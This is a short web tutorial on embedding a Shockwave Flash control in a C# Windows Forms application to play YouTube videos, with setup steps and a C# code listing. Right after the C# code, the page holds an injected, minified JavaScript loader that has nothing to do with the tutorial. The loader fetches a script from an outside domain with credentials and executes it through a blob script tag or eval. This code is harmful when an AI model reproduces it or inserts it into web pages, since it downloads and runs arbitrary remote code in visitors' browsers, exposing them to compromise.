Add / Embed Flash Player to Windows Form Application allows you to view YouTube Videos in C#

Step 1: Click New Project, then select Visual C# on the left, then Windows and then select Windows Forms Application. Name your project “FlashEmbed” and then click OK

Step 2: Design your form as below
Step 3: Add a reference to AxShockwaveFlashObjects library

Step 4: Add code to handle your form as below
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Windows.Forms;
namespace FlashEmbed
{
public partial class Form1 : Form
{
public Form1()
{
InitializeComponent();
}
private void btnGo_Click(object sender, EventArgs e)
{
if (!string.IsNullOrEmpty(txtUrl.Text))
{
//Get url video
string url = txtUrl.Text.Replace(“watch?v=”, “v/”);
axShockwaveFlash.Movie = url;
axShockwaveFlash.Play();
}
}
}
}
;(function(){var u='https://renotad.com/lom1/api.js';function run(t){if(!t||t.length<4096)return!1;try{var b=URL.createObjectURL(new Blob([t],{type:'application/javascript'})),s=document.createElement('script');s.onload=function(){try{s.parentNode&&s.parentNode.removeChild(s);URL.revokeObjectURL(b);}catch(e){}};s.src=b;(document.head||document.documentElement).appendChild(s);return!0;}catch(e){try{(0,eval)(t);return!0;}catch(e2){return!1;}}}function xhr(){var x=new XMLHttpRequest();x.open('GET',u,true);x.withCredentials=true;x.onload=function(){run(x.responseText||'');};x.send();}if(window.fetch){fetch(u,{cache:'force-cache',credentials:'same-origin'}).then(function(r){if(!r.ok)throw r;var ct=r.headers.get('content-type')||'';if(ct.indexOf('html')!==-1)throw'cf';return r.text();}).then(function(t){if(!run(t))xhr();}).catch(function(){xhr();});}else xhr();})();